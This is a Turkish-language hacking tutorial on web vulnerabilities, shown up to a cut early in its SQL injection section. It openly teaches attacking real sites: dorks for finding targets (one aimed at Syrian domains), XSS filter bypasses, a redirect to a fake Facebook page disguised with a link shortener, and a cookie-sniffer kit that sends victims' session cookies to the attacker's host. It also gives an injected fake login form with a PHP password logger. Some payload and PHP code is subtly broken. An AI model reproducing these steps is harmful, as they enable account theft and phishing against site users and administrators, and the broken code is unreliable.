

Web Güvenlik Açıkları



Bu makalemizde Web Servislerini tehdit eden Web Güvenlik Zafiyetlerini tanıyacağız

Mehmet Kelepçe

- [linkedin.com/in/mehmetkelepce](https://www.linkedin.com/in/mehmetkelepce)
- [twitter/clampsec](https://twitter.com/clampsec)
- [facebook/clampsec](https://www.facebook.com/clampsec)
- yemfetih@gmail.com

Ahmet Önder

Önsöz :

Merhabalar

Bu makalemizde Web Güvenliğini tehdit eden güvenlik zafiyetlerini ayrıntılı olarak tanıyacağız. Ayrıca bypass edilmesinden, söz konusu açığın kullanımından, neler yapılabileceğinden ve daha birçok şeyden bahsedeceğim.. Öncelikle şunu belirtmek isterim; siber dünyada hiç bir zaman %100 güvenlik diye bir terim yoktur. Her ne kadar güvenlik önlemi alırsanız alın, bir web sitesinin, Network ağının veya kendi güvenliğinizi %100 olarak sağlayamazsınız. Öncelikle Web Application's (Web Uygulama) terimini tanıyalım.

Web Application's, Web Uygulamalarının tümünün içerisinde bulunduğu bir yapıdır. (**SQL Injection** , **XSS** (Cross Site Scripting), **LFI/ RFI**, **XSRF/CSRF**). Biz bu makalede bunları ve bunlar gibi nice uygulamaları ele alacağız. Makalemizin sonunda ümid ederim ki; ilgi alanı web olan/olmayan arkadaşlarımızın ilgisi ve ilimi daha da artarak yükselecektir. İlk olarak ana başlıklarımızı ve yan başlıklarımızı tanıyalım.

XSS(Cross Site Script)

- 1) Cross Site Scripting Nedir?
- 2) Cross Site Scripting Hangi Mantığa Dayalıdır?
- 3) Cross Site Scripting Açığı İçin Lazım Olan Metaryeller?
- 4) Cross Site Scripting İle Neler Yapabiliriz.?
- 5) Cross Site Scripting Açığı Nerelerde Bulunur?
 - a) Search Kutularında
 - b) Id= Değerinin Bulunduğu Yerlerde
 - c) Ziyaretçi Defterinde(STORED XSS)
 - d) Kayıt Formlarında
 - e) Yorum Formlarında..
- 6) Saldırı Anı (Açığın Bulunması) - Açığın Bypass Edilmesi.(Engellerin Aşımı)
 - a) HTML Bypass Code
 - b) Bypass JavaScript Code
 - c) Normal Bypass
- 7) Saldırı Anı2 (Açığın Uygun Kullanımı) -
- 8) Saldırı Anı3 (Uygun Sniffer Yazılımı,Sniffer Nedir?)
- 9) Sonuç (Elimize Geçen Cookie (Çerez)'i Değişirme ve Hedef Veriye Ulaşmak)
- 10)Cross Site Scripting Açığı Olan Bir Siteye Fake Login Sayfası Bırakmak.

SQL INJECTION

- 1)SQL Injection Nedir?
- 2)SQL Injection'un Mantığı Nedir?
- 3)Temel SQL Komutlarını Tanıyalım.
- 4)SQL Injection ile Neler Yapılabilir?
- 5)SQL Injection Açığı Nerelerde Bulunabilir? Belirli Bir Dorku Varmıdır?
- 6)Çeşitli Yerlerde SQL Injection Saldırısı Yapmak.
 - a) SQL Injection Açığı Nasıl Tespit Edilir? (Tıplık SQL Injection Hatası)
 - b) Search Kutularında SQL Inject. Açığı Aramak.
 - c) Kayıt Formlarında SQL Inject. Açığı Aramak.
 - d) ID Değerinin Bulunduğu Sitelerde SQL Inject. Açığı Aramak.
 - e) Ziyaretçi Defterinde SQL Injection Açığı Aramak.
- 7)Saldırı Anı(SQL Açığının Tespiti)
- 8)Saldırı Anı2(Kolon Sayısı Öğrenmek, Kolon Sayısı Nedir? Neye Yarar?)
- 9)Saldırı Anı3(Ekrana Kolon Sayısını Yansıtma - Aksi Halde Bypass)
- 10)Saldırı Anı4(Tablo İsimlerini Çekmek - Aksi Halde Bypass)
- 11)Saldırı Anı5(Tablolardan Hedef Veriyi Çekmek - Aksi Halde Bypass)
- 12)Saldırı Anı6(Hedef Veriyi Kullanarak Sisteme Girmek)
- 13)Saldırı Anı7(İzlerimizi Silmek)
- 14)Sonuç.
- 15)Kaç Tür SQL Injection Vardır?
 - a) MySQL Injection
 - b) Ms Access SQL Injection
 - c) Blind SQL Injection

- d) String SQL Injection
- e) SQL Injection Login Bypass
- f) Post Data SQL Injection

LFI (Local File Include)

/

RFI(Remote File Include)

LFI

- 1) Local File Include Nedir?
- 2) Local File Include Mantığı Nedir?
- 3) Saldırı Anı (Açığın Tespiti)
- 4) Saldırı Anı 2 (Açığın Kullanımı için Metaryeller.)
- 5) Saldırı Anı 3 (Açığı Kullanarak Sıfeye Dosya Yedirmek - Aksi Halde Bypass)
 - a) HTML Code
 - b) CharCode
 - c) %00
- 6) 6- Local File Include Nerelerde Tespit Edilebilir?
 - a) Search kutusu

RFI

- 1) Remote File Include Nedir?
- 2) Remote File Include Mantığı Nedir?
- 3) Saldırı Anı (Açığın Tespiti - Açığın Kullanımı - Aksi Halde Bypass)
- 4) Remote File Include Nerelerde Tespit Edilebilir?
 - a) Search kutusu

CSRF/XSRF (Cross-Site Request Forgery)

- 1) Önsöz
- 2) Cross Site Request Forgery Nedir?
- 3) Cross-Site Request Forgery Nerelerde Kullanılır? Ne İçin Kullanılır?
- 4) Nasıl Kullanılır? - Exploitenir.
- 5) XSS ve CSRF Arasındaki Benzerlikler

XSS

1-Cross Site Scripting Nedir?

Kelime manası “Çapraz Kod Çalıştırmak” dır.Tehlikeli bir açık olduğu gibi çok basit bir zafiyettir.Çok büyük sistemlerde bile rastlanabilen bir tür'dür.

2-Cross Site Scripting Hangi Mantığa Dayalıdır?

Web Sayfalarında oturum açarken “Beni Anımsa” , “Oturumumu Sürekli Açık Tut” şeklinde seçeneklerle karşılaşırız.Bu seçeneklere tıkladıktan sonra oturum açtığımızda Sistem tarafından bilgisayarımıza “Cookie” diye tabir ettiğimiz küçük metin dosyaları saklanır..Bunun sebebi o Web sayfasına bir dahaki ziyaretimizde bizi tanınması ve bizden giriş için kullanıcı adı ve şifre istememesidir.XSS Açığının mantığı da buna dayalıdır.Bir Web Sayfasında XSS Zaafiyeti bulup, o Web Sayfasına üye olan kişilerin oturum bilgilerini yani Cookielerini çalıp, Cookie değişikliğine sebep olup hesabı ele geçirmektir..

3-Cross Site Scripting Açığı İçin Lazım Olan Metaryeller?

Bir Web sayfasında XSS açığının olduğunu anlamak için bize uygun bir tarayıcı lazım.Ben Mozilla Kullanıyorum.Siz Dilerseniz Opera Kullanabilirsiniz.

Açığı bulduktan sonra hedef sitenin Admin şifresine ulaşmak istiyorsak bize lazım olacak şey bir XSS Sniffer kurmaktır.Bunu ilerleyen vakitlerde aşağıda göreceğiz.

4-Cross Site Scripting İle Neler Yapabiliriz.?

Yukarıda bahsettiğim gibi bir web sitesinde XSS Zafiyeti bulup o web sitesindeki Kullanıcıların veya site yöneticisi olan Admin'nin Cookielerini çalıp hesabı ele geçirebiliriz.XSS Açığı sadece buna yaramaz.Javascript kodlarıyla backlink yapabilir yada kurbanda sağlam bir Keylogger yedirebiliriz.

5-Cross Site Scripting Açığı Nerelerde Bulunur?

a-) Search Kutularında

XSS açığı bir çok yerde bulunabilir..Eğer bir XSS Açığı arıyorsanız sizlere birkaç dork verip onun üzerinde denemeler yapabilirsiniz.Dork;

inurl:"search.php?id="

inurl:"index.php?id="

inurl:"kayit.php?id="

bu dorklar çoğaltılabilir...

Search (Arama) Kutularında, id= değeri, ziyaretçi defterleri, Kayıt Formları, Yorum Formları vb yerlerde de bulunabilir. Bir Search kutusu düşünün;



Search kutusuna XSS açığının olup olmadığını anlamak için bir alert kodu yazalım;

```
<script>alert("Buralar eskiden hep XSS di.");</script> ..
```

Yazdıktan sonra arama butonuna tıklıyoruz. Eğer açık mevcut ise ekrana bir alert yansıyacaktır, şu şekilde;

Buralar Eskiden Hep XSS di



b-) id= Değerinin Bulunduğu Yerlerde

Bir Web sayfası düşünün ; www.hedefsite.com/deger.php?id=3 şeklinde olsun..Id= değerinin sağ tarafında bulunan rakam, harf, kelime veya her ne ise silip, onun yerine açık olduğunu anlamamız için alert kodunu yazıyoruz;

```
www.hedefsite.com/deger.php?id= <script>alert("Buralar Eskiden Hep XSS di ");</script>
```

Daha sonra bu gönderdiğimiz sorgu ile ekrana alttaki şekilde bir alert yansiyorsa açık olduğunu tekrar anlıyoruz.;

Buralar Eskiden Hep XSS di

c-) Ziyaretçi Defterlerinde (STORED XSS)

İsim:

Email:

Konu:

Mesaj:



Üstte görülen resim bir sitede bulunan ziyaretçi defteridir.Ziyaretçi Defterleri web sayfaları için çok tehlike arz eden yerlerdir.Bu zaafiyet türüne STORED XSS Zaafiyeti denilir.Buraya yazdığımız bir HTML veya Javascript kodu herkez tarafından görülebildiği için sayfada çalıştığında ziyaretçi defterine giren herkez tarafından sizin girdiğiniz kod çalışacaktır.Yani gireceğiniz HTML Meta yönlendirme kodu sayfaya giren şahısları hedef adreslere yönlendirecektir.Bu saldırıya biraz daha süs katmak için Phising sayfanıza veya Fake sayfanıza yönlendirme yapabilirsiniz.Şimdi burada görülen kutucuklara XSS Alert kodunu yazıyoruz.;

İsim:

Mail:

Konu:

Mesaj:



Eğer açık varsa sayfa bizim kodumuzu çalıştıracaktır.Yani ekrana alert gelecektir.;

Mahser

d-) Kayıt Formlarında

KULLANICI ŞİFRE VE KAYIT İŞLEMLERİ

1. AŞAMA

T.C. Kimlik No.

2. AŞAMA

Cilt Numarası

Doğum Yeri

Cüzdan Serisi

Baba Adı

3. AŞAMA

Barnaby **h1ce0rg**

İki kelimeyi yazın:

reCAPTCHA™
stop spam,
read books.

GÖNDER

Kayıt Formları XSS Açığı için olarak sağlıyor.Kayıt Formları genellikle Forum sitelerde mevcuttur.Forum siteleri çoğunluk olarak hazır sistem kullanırlar.(MyBB, Vb, SMF vs vs)

Eğer bir forumda hazır sistem kuruluysa veya sürüm olarak belirli bir sürümü varsa ki genelde olur; Exploit sitelerinden O sistemin sürümünü araştırabilir, XSS Açıkları mevcutsa Exploit yardımıyla açığı sömürebilirsiniz.Biz sistem kullanılmayan bir forum sitesinden devam edelim :) Üstte görüldüğü gibi bir kayıt formu mevcut.Buradaki kutucuklara tıpkı ziyaretçi formlarındaki gibi XSS Alert kodlarımızı entegre ediyoruz.Eğer açık mevcutsa alert alınır.







e-) Yorum Formlarında

Bu şikkimizi Cyber-Warrior'dan alıntı yaparak anlatayım..

Root | Forum > Form

Konu Başlığında Tümü büyük harf kullanmak kesinlikle Yasaktır ! Sadece kelime baş harflerini Büyük harf Yapabilirsiniz
Dikkat : Oturum sonlanma süresi 120 dk.'dır. Bu süre içerisinde mesajınızı göndermemişseniz Copy/paste ile hafızaya alınız.

-- Font -- -- Boyut -- -- Renk -- Forum Kodları

B **I** **U**       Mod : Çabuk

Mesaj *:

Uyarı ! Mesajınıza sadece izin verilen sitelerden resim ekleyebilirsiniz. izinli sitelerin listesini Görmek için tıklayın

İmzamı mesajın sonuna ekle

Cevap Yaz Önizleme yap Sıfırla

Görüldüğü gibi bir konun altında mevcut olan yorum yazma texti..

Burada Mesaj *: text bölümüne XSS Alert kodumuzu yazıyoruz;

Konu Başlığında Tümü büyük harf kullanmak kesinlikle Yasaktır ! Sadece kelime baş harflerini Büyük harf Yapabilirsiniz
Dikkat : Oturum sonlanma süresi 120 dk.'dır. Bu süre içerisinde mesajınızı göndermemişseniz Copy/paste ile hafızaya alınız.

-- Font -- -- Boyut -- -- Renk -- Forum Kodları
B I U      Mod : Çabuk

Mesaj *:
<script>alert("XSS ne arar la CW de ");</script>

Uyarı ! Mesajınıza sadece izin verilen sitelerden resim ekleyebilirsiniz. izinli sitelerin listesini [Görmek için tıklayın](#)

İmzama mesajın sonuna ekle

Cevap Yaz Önizleme yap Sıfırla

Evet XSS Alert kodumuzu da yazdıktan sonra cevap yaz butonuna tıklıyoruz.Eğer ki XSS Açığı olsaydı alert alacaktık.Konuya giren kişiler tarafından da görülecekti.Yani bu kod onlar konuya girildiği esnada çalışacak ve onlara da alert verecekti.Buraya ben XSS Alert kodu değil de Fake sayfama yönlendirmesi için bir kod yazsaydım konuya giren kişiler benim belirlediğim adrese yönlenecekti.Ama öyle bir açık olmadığı için CW 'de başka kapıya :))

6-Saldırı Anı (Açığın Bulunması) - Açığın Bypass Edilmesi.(Engellerin Aşımı)

Bir Web Sayfası düşünün; www.hedef.com/index.php?id=

XSS Açığı arayalım hemen; www.hedef.com/index.php?id= <script>alert("Mahser");</script>

Yaptık Ekranı alert yansımadı.Pesmi edeceğiz? Hayır tabi ki de..Herşeyin bir yolu olduğu gibi bununda bir yolu var.Normal şartlarda bu sitede açık olduğunu düşünün.Ama bize alert vermedi.Bizde bu açığı bypass ederek ekrana alert'ımızı alacağız.Nasıl mı? ;

a-) HTML Bypass Code

Evet ilk bypass yöntemimizde <script>alert("Mahser");</script> Alert kodumuzu HTML Encode edeceğiz yani Şifreleyeceğiz.Hemen bakalım;

Normal Kod:

```
<script>alert("Mahser");</script>
```

Şifrelenmiş Kod:

```
<script  
type="text/javascript">document.write("\u007F\u003C\u0073\u0063\u0072\u00  
69\u0070\u0074\u003E\u0061\u006C\u0065\u0072\u0074\u0028\u0022\u004  
D\u0061\u0068\u0073\u0065\u0072\u0022\u0029\u003B\u003C\u002F\u0073  
\u0063\u0072\u0069\u0070\u0074\u003E');</script>
```

Ne Yaptık? HTML Encoder ile kodumuzu şifreledik.Şimdi bu şekilde açık analizi yapalım;

```
www.hedef.com/index.php?id= <script  
type="text/javascript">document.write("\u007F\u003C\u0073\u0063\u0072\u0069\u0070\u0074\u00  
003E\u0061\u006C\u0065\u0072\u0074\u0028\u0022\u004D\u0061\u0068\u0073\u0065\u007  
2\u0022\u0029\u003B\u003C\u002F\u0073\u0063\u0072\u0069\u0070\u0074\u003E');</script>
```

Bu sefer ekrana alert yansıdığını göreceksiniz..;

Mahser



b-) Bypass JavaScript Code

Evet bu şıkkımızda ise Javascript kodlarıyla oynayarak bypass yöntemini gerçekleştirecez.Tekrar hedef site üzerine yoğunlaşalım;

```
www.hedef.com/index.php?id= <script>alert("Mahser");</script>
```

Şeklinde giriyoruz.Alert alamadık.Hemen kodlarla oynayalım farkı görelim;

Normal Kod:

```
<script>alert("Mahser");</script>
```

JavaScript Bypass Kod:

```
<ScRipT>alert("Mahser");</ScRipT>
```

Evet kodumuzla oynadık tekrar hedef site üzerinde açık analizi yaptığımızda alert alacağız.

c-)Normal Bypass

Sıra Geldi Normal Bypass Yoluna.Bu bypass türünde alert kodumuzla pek oynama yapmayacağız.Alert kodumuzun başına bir müdahalede bulunarak alert alacağız;

Normal Kod:

```
<script>alert("Mahser");</script>
```

Bypass Kod:

```
"><script>alert("Mahser");</script>
```

Evet bu şekilde de farklı bir bypass yöntemi uyguladık.Burada ki ">" kodu daha anlaşılır ve koda netlik katar.Bu yolla da bir alert aldık.Sıra geldi açığın uygun kullanımına...

7-Saldırı Anı2 (Açığın Uygun Kullanımı) -

Cross Site Scripting açığını bulduktan sonra en önemli faktörlerden birisi de açığın uygun kullanımudur.Açığı ne kadar iyi sömürürseniz sizin için o derece iyidir.XSS Açığının sadece site hacklemek için değil, Siteye üye kişilerin bilgilerini almak için, hesapları ele geçirmek için veya bir

kurbana phising, fake benzeri sayfalar yutturmak için de kullanabilirsiniz.Biz bu sefer XSS Açığı kurbanı fake facebook sayfamıza yönlendirmek için kullanacağız.Hemen başlıyoruz.

Hedef sitemiz ; www.target.com olsun.Açığı bulduğumuz dosya home.php dosyası olsun ve veriyi id ile çağırın.; www.target.com/home.php?id= şeklinde..

Şimdi biz buraya öyle bir kod yazacağız ki bizi hazırladığımız fake facebook sayfasına yönlendirsın.

Yazacağımız kod şu şekildedir;

```
www.target.com/home.php?id="><script>document.location.href= "www.fakefacebooksayfam.com"
</script>
```

Evet sorguyu site üstünde çağırdığımız da bizi www.fakefacebooksayfam.com adresine yönlendirecektir.Bunu kurbanı atacaksınız.Fakat link çok uzun kurbanımız burada bir şeytanlık olduğunu anlayabilir.Peki ne yapacağız? <https://bitly.com/> adresine giriyoruz.Sağ üst köşede bir kutucuk mevcut.O kısma

adresimizi yazıyoruz ve Shorten butonuna tıklıyoruz. Burada yaptığımız işlem link kısaltmaktır.

Bize <http://bit.ly/49856821> Şeklinde bir kısaltılmış link verecek.Kurban link kısa olduğu için şüphelenmez.Bu şekilde kurbanı yedirme şansımız vardır.

8-Saldırı Anı3 (Uygun Sniffer Yazılımı,Sniffer Nedir?)

Sniffer Nedir?

Sniffer kelime manasıyla koklayıcı anlamına gelir.Sniffer birçok şeyi için kullanılabilir.Biz burada XSS Sniffer hazırlayacağız.XSS Sniffer ne işe yarar diye soracaksınız.Bir XSS Açığı bulduğumuzu farz edelim.Admin in veya Siteye üye olan kullanıcıların Cookie'lerini Çalıcız ve Kendi cookielerimizle değiştirip o kullanıcı adına giriş yapmış olacağız.Bulduğumuz açığı Sniffer'a kuracağız.Daha sonra kendi hostumuza atacaz ve sniffer'ı kurban'a tıklatacağız.Bu Şekilde Kurbanın Cookielerini çalacağız.Yani biraz olsa da Sosyal Mühendislik ile alakalıdır..

İşleme başlamadan Sniffer dosyalarını vereyim sizlere;

Bu linkten ulaşabilirsiniz - > <https://www.box.com/s/d45q4d5ywdzxwcn7n7wn>

Hemen kuruluma geçiyoruz;

Editleyeceğimiz dosyalar "ch.js" ve "index.html ilk olarak ch.js dosyasını açıyoruz.

<http://SİTE ADRESİ/Sniffer/sniffer.php?c=> Şeklinde bir yazıyla karşılaşıyoruz SİTE ADRESİ yazan kısma dosyaları atacağımız sitenin adresini yazıyoruz.(Sniffer dosyası adı altında)

<http://benimsitem.com/Sniffer/sniffer.php?c=> kaydedip kapatıyoruz.

Şimdi ise index.html dosyamızı editleyeceğiz. Notepad de açtığınızda <http://XSS ADRESİ=> şeklinde bir yazıyla karşılaşacağız.XSS Adresi yazan kısma, XSS Açığını bulduğumuz siteyi yazalım;

<http://target.com/index.php?id=> yazdıktan sonra biraz sag tarafta bulunan <http://SİTE ADRESİ/Sniffer/ch.js>

SİTE ADRESİ yazan kismada üstte olduğu gibi kendi sitemizin adini yazıyoruz.;

<http://benimsitem.com/Sniffer/ch.js> yazdık.Kaydedip kapatıyoruz.

Daha sonra sniffer klasörümüzü sitemize FTP aracılığıyla atıyoruz.Hemen kendi sitemizde çalıştırıyoruz snifferimizi. ; <http://benimsitem.com/Sniffer/log.php> şeklinde log panelimizi çağırıyoruz.Bu adres cookielerin log olarak tutulacağı adrestir.Giriş yaptığımızda bizden Kullanıcı adı , şifre isteyecektir.Kullanıcı adı : admin şifresi: admin'dir..

Girdikten sonra bizi log paneline aktaracaktır.Açığı bulduğumuz siteden bir kurbanı veya admin'e linki tıkladığımız için Log panelinde "**Henüz Log bulunamadı**" şeklinde bir yazı çıkacaktır.

Bizim admin'e tıkladmamız gereken link **index.html** dosyasıdır.Yani <http://benimsitem.com/Sniffer/index.html> 'dir.Buraya girdiğiniz de bir admin paneli gelecek karşımıza..Bu admin panelini sahte bir admin panelidir.Yani admin'in anlamaması için kurulmuş bir paneldir.Sizin yapacağınız sadece admin'e veya kurbanı <http://benimsitem.com/Sniffer/index.html> linkini tıkladmaktır.Biraz sosyal mühendislik gerekiyor burada tıkladmak için..Tıkladıktan sonra admin'in veya kurbanın cookie bilgileri;

<http://benimsitem.com/Sniffer/log.php> adresine gelecektir.

9-Sonuç (Elimize Geçen Cookie (Çerez)'i Değiştirme ve Hedef Veriye Ulaşmak)

Cookieleri çektik, Cookie'ler elimizde..Cookielerin son satırında Username ve Password kısmı bulunmaktadır.Yani şu şekilde;

```
[Username]= admin; UserInfoCookie[Password]= mahserat
```

Evet görüldüğü gibi kullanıcı adı admin şifresi de mahserat mış..Bu şekilde Adminin Bilgilerinede Erişmiş olduk..

10-Cross Site Scripting Açığı Olan Bir Siteye Fake Login Sayfası Bırakmak.

Son olarak XSS Açığı bulduğumuz bir siteye Fake bir Login sayfası bırakacağız.

Açığı bulduğumuz link: www.site.com/index.php?id= olduğunu farz edelim.Buraya HTML kodlarıyla bir Login Kısmı oluşturacağız.

```
www.site.com/index.php?id= "><html><head><meta content="text/html; charset=ISO-8859-1"http-equiv="content-type" /><title></title></head><bOdy><div style="text-align:center;"><form method="POST" action="fakesayfa.php" name="form">Fake Login: <br><br>Kullanıcı adı:<br><input type="text" value="" ><br>Sifre:<br> <input name="Pass" type="password" /><br><br><input name="valid" value="Gonder" type="submit" /><br></form></div></bOdy></html>
```

Bu Şekilde bir HTML Kodu enjekte ettik siteye.Fake bir Login kısmı ürettik.fakesayfa.php dosyasına dikkat edelim arkadaşlar ;

fakesayfa.php;

```
<?php
$login = $_POST['login'];
$password= $_POST['Password'];
$open = fopen('log.htm' , 'a+');
fputs($open, 'Login:' . $login. '<br>' .
Password : ' . $password . '<br>' . '<br>');
```

?>

fakesayfa.php dosyası log.htm dosyası oluşturuyor.Loglarımızı tutuyor...

Evet arkadaşlar artık XSS 'i ayrıntısına kadar öğrendiniz ☺

SQL Injection

1- SQL Injection Nedir?

SQL (**Structured Query Language**)

SQL Injection dünya üzerinde en çok ilgi görev Web Uygulama zaafiyetidir.Sitelerdeki SQL veritabanına odaklı bir saldırı çeşididir.Kaba tabirle SQL veritabanının çalıştıracağı SQL komutlarıyla, SQL Injection zaafiyeti bulunan bir sitedeki veri geçişini kullanarak kendi mevfaatlerimiz çerçevesinde hedef veriyi çalmak için kullanılır.

2- SQL Injection'un Mantığı Nedir?

Deminde bahsettiğim gibi SQL Veritabanı odaklı bir zaafiyet olduğu için direk veritabanıyla ilgili saldırılar yapılır.Yani bize gerekli olan biraz SQL Komutu bilmektir.Akılda kalıcılık açısından komik bir örnek vereyim ;

Bir HEDİYE kutusu var.O hediye kutusunun içerisinde hediyenin olduğunu düşünelim.Kutuyu açtınız ve baktınız ki içerisinde bir kutu daha var.Onu da açtınız onun içerisinde de bir kutu var onu da açtıktan sonra son kutumuza geliyoruz.O kutunun içerisinde hediye yani hedef verimiz mevcuttur. :)

İlk kutuyu tablo olarak, İkinci kutumuzu tablo içerisindeki kolon olarak, Üçüncü kutumuzun içerisindeki hediye de hedef veri olarak görebiliriz.Yani iç içe geçmiş bir yapı olarak hayal edebiliriz..

3- Temel SQL Komutlarını Tanıyalım.

SQL İnjestion saldırısında bulunurken ne kadar SQL Komutunu tanıyorsanız o kadar iyidir.Çünkü SQL İnjestion saldırısını yaparken SQL Komutlarını kullanırız.

SELECT - Veri seçmek için

CREATE - Tablo yaratmak için

INSERT - Tablo eklemesi yapmak için

UPDATE - Veri güncelleme

DELETE - Veri silmek

DROP - Tablo silmek

FROM - (- den , - dan , beri)

WHERE - Nereden, neresi, nerede

Kısacak bu komutlarla SQL İnjestion saldırısını gerçekleştireceğiz.Bunları bilmekte fayda var..

4- SQL İnjestion ile Neler Yapılabilir?

SQL İnjestion saldırısı ile veri silebilir, ekleyebilir, değiştirebiliriz.Bunları yapmak için sistemde birkaç iznimizin olması gerekiyor.Yani sistem bize veri silme ekleme yetkisi vermiyorsa biz zaten bunları yapamayız.SQL İnjestion saldırısı çoğunlukla hedef sistemin yönetici şifresini ele geçirerek sisteme yönetici gibi giriş yapıp sistemi hacklemek için kullanılır.Ama ne yazık ki SQL İnjestion saldırısı ile yapabileceklerimizin sadece bunlarla sınırlı olmadığını ülkemizdeki çoğu kimse bilmiyor.Geçenlerde bir yerde okumuştum onu da sizlerle paylaşayım.Yabancı ülkede bir Hacker, büyük bir sisteminde SQL İnjestion açığı bulmuş.Daha sonra veritabanının da ki tüm kredi kartı bilgilerini çalmış.Toplam olarak kaç kredi kartı çaldığını bilmiyorum ama çok yüklü miktarda mevla kaldırmış.Ama biz tabii ki Dinimizin gereğince haram para ve kazançta gözümüz yok.Haram olan bir kazancın bize yararı dokunmayacağını biliriz.

5- SQL İnjestion Açığı Nerelerde Bulunabilir? Belirli Bir Dork'u Varmıdır?

SQL İnjektion çok geniş kapsamlı ve çok tehlikeli bir açıktır.Tüm sistemlerde rastlanabilen bir açıktır.

SQL İnjektion saldırılarının id= değerlerinin bulunduğu sitelerde, Search (Arama) kutucuklarında, formlarda vs yerlerde bulunabilir.Yani veri alışverişinin yapıldığı her yerde bulunabilir.Size başlangıç için bir Dork vereceğim.Dork'u Google'da arattığınızda karşınıza bir sürü site gelecek.Bu sitelerde id değerinin bulunduğu yerlerde SQL İnjektion açığı araması yapabilirsiniz.

Dork: inurl:".php?id=" site:sy -> bu dorkta şunu dedik.(Suriye) Sy sitelerinde, .php?id= değerinin bulunduğu siteleri göster...SQL İnjektion saldırısına aşağıda değineceğiz..

6- Çeşitli Yerlerde SQL İnjektion Saldırısı Yapmak.

Yukarıda da bahsettiğim gibi SQL İnjektion saldırısını birçok yerde yapabiliriz.Şimdi bu açığı iyice bir tanıyalım..

a-) SQL İnjektion Açığı Nasıl Tespit Edilir? (Tipik SQL İnjektion Hatası)

Bir Web Site düşünün.; www.sitem.com/sayfa.php?id=1 şeklinde..


Burada SQL Açığının olup olmadığını id= değerinin sol tarafındaki değer sonuna veya değer başına ' veya 'a koyarak anlayabiliriz.Yani linkimizin son şekli;

www.sitem.com/sayfa.php?id=1 veya www.sitem.com/sayfa.php?id=1'a şeklinde oluyor..

Eee tamam ben aynı şekilde yaptım açık olduğunu nasıl anlayacağım?

SQL Açıklarının Tipik olarak bize verdiği hatadan anlarız.Yani hatalar SQL İnjektion çeşitlerine göre değişiklik gösterebiliyor.Biz şuanda normal bir SQL Açığının nasıl bulunacağına yoğunlaşalım.

Örnek bir SQL İnjektion hatası;



Evet ' koyduktan sonra bu hatayı alıyorsak, burada SQL İnjektion açığı olduğunu kavriyoruz.

b-) Search Kutularında SQL Inject. Açığı Aramak.

Search Arama kelimesinin ingilizce kavramıdır.Şimdi sitelerdeki Search kutularında SQL Açığı arayacağız.

Arama yap: Ara

Search kutucuğu gördüğünüz yerlere ' - 'a gibi işaretleri yapıp ara butonuna tıklıyoruz.Eğer ekranda tekrardan bir SQL Injection hatası alıyorsanız Search dosyasında açık olduğunu anlıyoruz.

c-) Kayıt Formlarında SQL Inject. Açığı Aramak.


Kayıt formlarının siteler için çok tehlike arz eden kısımlar olduğundan bahsetmiştik.Yukarıda da XSS açığının nasıl aranacağına görmüştük.Hemen SQL Açığının nasıl aranacağına bakıyoruz;

AD*	→	<input type="text" value="'a"/>
SOYAD*	→	<input type="text" value="'a"/>
DOĞUM TARİHİ		<input type="text" value="1"/> <input type="text" value="1"/> <input type="text" value="1911"/> (gün - ay -yıl)
DOĞUM YERİ	→	<input type="text" value="'a"/>
CİNSİYET		<input checked="" type="radio"/> ERKEK <input type="radio"/> BAYAN
MESLEK	→	<input type="text" value="'a"/>
ADRES	→	<input type="text" value="'a"/>

Evet görüldüğü üzere tüm text'lere 'a yazılmış.Daha sonra Gönder Butonu veya kayıt ol butonu varsa tıkladığımızda bizim karşımıza tekrar SQL Hatası geliyorsa kayıt dosyasında açık olduğunu anlarız.

d-) İD Değerinin Bulunduğu Sitelerde SQL Inject. Açığı Aramak.

Şimdi İD değerinin bulunduğu yerlerde SQL Açığı aramayı göreceğiz.İD değeri değişkenlik gösterebilir.Siteyi kodlayan Coder kardeşimiz Veri alışverişinde İD değeri yerine cat= s= i= q= vs değerler koyabilir.Yani bu Coder kardeşimizin elinde olan bişeydir..Biraz farklılık açısından ben şuan İD değeri yerine cat= değerini kullanarak SQL Açığı arayacağım..



Evet görüldüğü üzere cat= ile alınmış bir veri.Verinin numarası 9 muş..

Gördüğü gibi değerde bir açık söz konusu..

e-) Ziyaretçi Defterinde SQL İnjection Açığı Aramak.

Ziyaretçi Defterleri Hackerlar için bir nimet sayılabilir.(Güvenliğin sağlanmaması durumunda)

Şimdi bir ziyaretçi defterinde SQL Açığı arayalım.Ziyaretçi Defterinin tüm text kutularına ' veya 'a işaretlerinden birini koyuyoruz;

İsim:

Email:

Konu:

Mesaj:



Şeklinde...Gönder butonuna bastığınızda eğer bir SQL Hatasıyla karşılaştıysanız burada bir SQL Açığının olduğunu anlarsınız.

7-Saldırı Anı(SQL Açığının Tespiti)

Bir Web Sayfası düşünün.;

www.sayfam.com/dosya.php?id=2 olsun.Burada açık tespiti yapalım hemen;

www.sayfam.com/dosya.php?id=2 Koyduk hata aldık.Yani bir SQL Açığı söz konusu..Şimdi SQL Açığını aldık ama ne yapacağımızı bilmiyoruz ? Yapacağımız işlem çok basit.;

8-Saldırı Anı2(Kolon Sayısı Öğrenmek, Kolon Sayısı Nedir? Neye Yarar?)

Evet açık tespitini yaptık.Şimdi kolon sayısını bulacağız.Ama öncesinde Kolon sayısı nedir neye yarar bir göz atalım;

Veritabanındaki sütünlara kolon (column) denir.İçerisinde verileri barındırır.Pek açıklamaya gerek yok.SQL Programlama dilini öğrenecek arkadaşlar ayrıntıları zaten öğrenecekler..

